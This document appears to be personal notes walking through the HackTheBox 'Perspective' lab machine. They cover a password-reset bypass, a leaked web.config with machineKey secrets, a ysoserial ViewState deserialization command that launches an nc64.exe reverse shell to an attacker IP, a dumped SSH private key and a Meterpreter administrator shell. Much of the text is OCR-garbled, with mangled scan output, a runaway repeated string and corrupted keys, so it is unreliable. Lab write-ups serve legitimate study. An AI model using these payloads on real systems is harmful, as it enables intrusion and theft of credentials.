

Path of Exploitation

Foothold: lots of fuzzing to finally get admin.
User: lots of fuzzing to get xss and ssrf and get viewstate encryption key then deserialization to get on box root: cbc to defeat password reset token.

Creds

Username	Password	Description

Nmap

Port	Service	Description
22	ssh	OpenSSH for_Windows_7.7 (protocol 2.0)
80	http	Microsoft IIS httpd 10.0

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
*** Namp 7.92 scan initiated Sun Jun 26 23:88:80 2022 as: namp -SC -SV -OA nams/Full -p- -vvv 10.10.11.151

Namp scan report for 10.10.11.151

Nots is up, received echo-reply ttl 127 (0.827s latency).

Scanned at 202-08-62 23:80:80 EUT for 116s

Not shown: 65533 filtered top ports ino-response)

PORT STATE SERVICE REASON VERSION

22/top open ssh syn-ack ttl 127 (0penSSM for Windows_7.7 (protocol 2.0)

23/top open ssh syn-ack ttl 127 (0penSSM for Windows_7.7 (protocol 2.0)

23sh-hostkey:

2046 d6:ff:3f:d4:22:15:ce:54:f3:c8:80:75:bf:f6:f8:f8 (RSA)

23sh-rason-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-shown-
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Web Enumeration

For technical support, please email admin@perspective.htb

resst password what is this token

Object moved to here.


uH9-gKoFFRro2e7pbgXpWx8h1RiZwZAbvOjwNT-qBI7Dci9XtOIJ1VV4s37-50uc

first create user and then clik on reset password, when resetting password skip the 3 security questions and chage email to admin.. change password and login as admin

Enter new password:	

Confirm new password:	

Change Password	
Resetting Password for user: admin@perspective.htbsuccess Password Requirements:	ssfully changed password
Minimum 6 characters Maximum 15 characters Valid Characters: a-z (lowercase), A-Z (uppercase), number	ers, and select special characters (!,@,#,/



New Product
Request System

NPRS allows for rapid inventory integration for new products and product images. This provides a seamless link between product development and marketing teams.

Admin Tools: Review any user's product request data (Admin Home).

© 2022 - NorthernSprocket Machine Parts | Environment: Production | (Port: 80) | (external domain: perspective.htb) | Role: [Administrator]

upload

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 29 Jun 2022 21:23:37 GMT
Connection: close
Content-Length: 5946
<?xml version="1.0" encoding="utf-8"?>
<configuration>
   <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b7735c561934e089" requirePermission="false" />
 </configSections>
  <connectionStrings</pre>
    <add name="localMssql" connectionString="Data Source=PERSPECTIVE\SQLEXPRESS;database=perspective;Integrated Security=True;Persist Security</pre>
Info=False;Pooling=False;MultipleActiveResultSets=False;Encrypt=False;TrustServerCertificate=False" providerName="System.Data.SqlClient" />
 </connectionStrings>
  <system.web>
    <sessionState cookieless="false" mode="InProc" />
    <roleManager enabled="true" defaultProvider="SqlRoleProvider">
     oviders>
       <add name="SqlRoleProvider" type="System.Web.Security.SqlRoleProvider" connectionStringName="localMssql" applicationName="/" />
     </providers>
   </roleManager>
    <compilation debug="true" targetFramework="4.6.1" />
    <httpRuntime targetFramework="4.6.1" />
```

```
<authentication mode="Forms">
     <forms name=".ASPXAUTH" cookieless="UseDeviceProfile" loginUrl="~/Account/Login.aspx" slidingExpiration="false" protection="All" requireSSL="false" timeout="10" path="/" />
    c/authentication
<machineKey compatibilityMode="Framework20SP2" validation="SHA1" decryption="AES"
validationKey="99F1188B685994A8A31CDAA9CBA492028D80C88B49EBBC2C8E4BD480031A34788D659984658B24828DD120E236B099BFDD491918BF11F6FA915BF94AD93B52BF" decryptionKey="B16DA07AB71AB84143A037BCDD6CFB42B9C34099785C10F9" />
     <namesnaces>
       <add namespace="System.Web.Optimization" />
     </namespaces>
     <controls>
       (add assembly="Microsoft AsnNet Web Ontimization WebForms" namespace="Microsoft AsnNet Web Ontimization WebForms" />
     </controls>
    </pages>
    <membership defaultProvider="SqlProvider" userIsOnlineTimeWindow="15">
     coroviders>
        <add name="SqlProvider" type="System.Web.Security.SqlMembershipProvider" connectionStringName="localMssql" applicationName="/" enablePasswordRetrieval="false" enablePasswordReset="true"</pre>
requiresQuestionAndAn
                       er="false" requiresUniqueEmail="false" passwordFormat="Hashed" maxInvalidPasswordAttempts="5" passwordAttemptWindow="10" /
     </providers>
    </membership>
    file>
     <clear />
        <add name="AspNetSqlProfileProvider" type="System.Web.Profile.SqlProfileProvider" connectionStringName="localMssql" applicationName="/" />
      </providers>
      properties>
        <add name="Ouestion1" />
       <add name="Answer1" />
        <add name="Question2" />
        cadd_name="Answer?" />
       <add name="Question3" />
        <add name="Answer3" />
     </properties>
    </profile>
    <customErrors mode="0n">
     <error redirect="http://perspective.htb/500.html" statusCode="500" />
    (/customErrors)
 </system.web>
 <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
     <dependentAssembly>
        <assemblyIdentity name="Antlr3.Runtime" publicKeyToken="eb42632606e9261f" />
        <bindingRedirect oldVersion="0.0.0.0-3.5.0.2" newVersion="3.5.0.2" />
      </dependentAssembly>
     <dependentAssembly>
        <assemblyIdentity name="Newtonsoft.Json" publicKeyToken="30ad4fe6b2a6aeed" />
        <bindingRedirect oldVersion="0.0.0.0-12.0.0.0" newVersion="12.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
       <assemblyIdentity name="System.Diagnostics.DiagnosticSource" publicKeyToken="cc7b13ffcd2ddd51" />
        <bindingRedirect oldVersion="0.0.0.0-4.0.2.1" newVersion="4.0.2.1" />
     </dependentAssembly>
     <dependentAssembly>
        <assemblyIdentity name="WebGrease" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="0.0.0.0-1.6.5135.21930" newVersion="1.6.5135.21930" />
     </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="EntityFramework" publicKeyToken="b77a5c561934e089" />
        <bindingRedirect oldVersion="0.0.0.0-6.0.0.0" newVersion="6.0.0.0" /</pre>
     </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Web.Helpers" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="1.0.0.0-3.0.0.0" newVersion="3.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Web.WebPages" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="1.0.0.0-3.0.0.0" newVersion="3.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
       <assemblyIdentity name="System.Buffers" publicKeyToken="cc7b13ffcd2ddd51" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-4.0.3.0" newVersion="4.0.3.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Memory" publicKeyToken="cc7b13ffcd2ddd51" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-4.0.1.1" newVersion="4.0.1.1" />
      </dependentAssembly>
    </assemblyBinding>
  </runtime>
 <system.webServer>
    <handlers>
     <add name="HTMLHandler" type="System.Web.StaticFileHandler" path="*.html" verb="GET" />
     <add name="SSINC-html" path="*.shtml" verb="*" modules="ServerSideIncludeModule" resourceType="File" />
        <httpErrors errorMode="Custom" />
 </system.webServer>
 <system.net></system.net>
  <system.data></system.data>
 <appSettings>
   <add key="environment" value="Production" />
   <add key="Domain" value="perspective.htb" />
    <add key="ViewStateUserKey" value="ENC1:3UVxtz9jwPJWRvjdl1PfqXZTgg==" />
   <add key="SecurePasswordServiceUrl" value="http://localhost:8000" />
 </appSettings>
<!--ProjectGuid: 32B06320-D9FA-44B2-A1EA-B2547531A4A2-->
```

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C:\Users\Travis>C:\Users\Travis\Downloads\ysoserial-1.34\Release\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd.exe 10.10.14.178 9001" -generator=0414C274 --validationalg="SHAl" --viewstateuserkey="SaltysAttV\lewSTaT3" -yalidationkey="95f11088685948A3\ICDA\GRAD48208806088468BSC26E46480803134780065098465082482800120E2368099BFD0491910BF11F6FA915BF94AD93B52BF"

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5zdGFuY2U-U008L091amyjdERhdGFQcm92awRlcj44pzyW1JbHZvLft9+X01SzXYVzw=

upload an image and change the viewstate to get shell


PS C:\USers\webuser\.ssh> Directory: C:\USers\webuser\.ssh LastWriteTime Length Name 9/2/2021 1:31 PM 400 authorized_keys 9/2/2021 1:28 PM 9/2/2021 1:28 PM 1679 id_rsa 402 id_rsa.pub type id_rsa -BEGIN RSA PRIVATE KEY-MIIEpAIBAAKCAQEA2foQwqu9tIYiy694HbGmT+qw2b+kUTnEcqE0EXv5+vLcVqZ2 APlHTSDj4rSzv+tJoHQiRf3IyVpNNqGw8+wM+P3wdozY66BUPHqz6FpRHxcMT2Ss Nk9J9hxTi2L3oBVR83F0abBWnOCl0gird8SMVRcvCi1/svSd0P80Ph9s+mpa5TG2 nkajjikilizobovnosraubumikoliqi usanvuçi 1,7 vsaudrovnismipasingasi u ketife6whlBKKCLN2szF4rQntkCGUw66zheHSxK5j6axj196ssc6hUJ32uqu3DKK 8dOtwWUkSEQpkPTZxlTzgbUI/CcQ8ipaankvrHrh8x8DKdv5KspzKhLflS5Ayie 3PyFQ5lg9TCLk4dzyeB8YkBkBEXUbCePvNBFRwIDAQABAoIBAFwtqeyE0TwFv3Kq Dzyyt3wS5pzYD+At2wV1oAchFWlB4GuCyVJ8PHV+3500Qz0DPgrpjiEchyHdIKrv R3KR0+hmNIPJWpZwROJgAz1blew081RgeFVBvJbAbH73hlwEz00E3BUkTk6cljUf PWl281ptK/60B+79W5MTSbtxcuLJgcvB/REYU3GPUK/dTSVU7IMV2hBrFP6srlqT aGZ2ugm6xNV14Iq9KOpuHfYXXSdkklOt+eSZ8AWTQTkZtSfLJUybOaLYStOGn35S IupwD4kxZbAtX54Avdi8rq61H4TIrM82B2+UpPkdd2P6am822mlQa4lVrnJCbq88

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RhZbZ6EF094JTnINnexb90hQMwQJHAhp63o5dH6fFXSTUpW10u+mkA==

----END RSA PRIVATE KEY----

lost mouse in mia airport fuck



staging and redirects to the production server... uggh.. ok so port forward.. and obviously there is a vuln here.. im lazy so i just followed lucifers tutorial below this time.. pretty simple tho..

LUCIFER

```
meterpreter > shell
Process 64 created.
Channel 2 created.
Microsoft Kindows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
perspective\administrator

c:\windows\system32\inetsrv>type C:\users\administrator\Desktop\root.txt
type C:\users\administrator\Desktop\root.txt
30c1879dceef1f23bbr7d78c1dea3a3e

meterpreter > sysinfo
Computer : PERSPECTIVE

OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : HTB
Logged On Users : 4
Meterpreter : x86/windows
```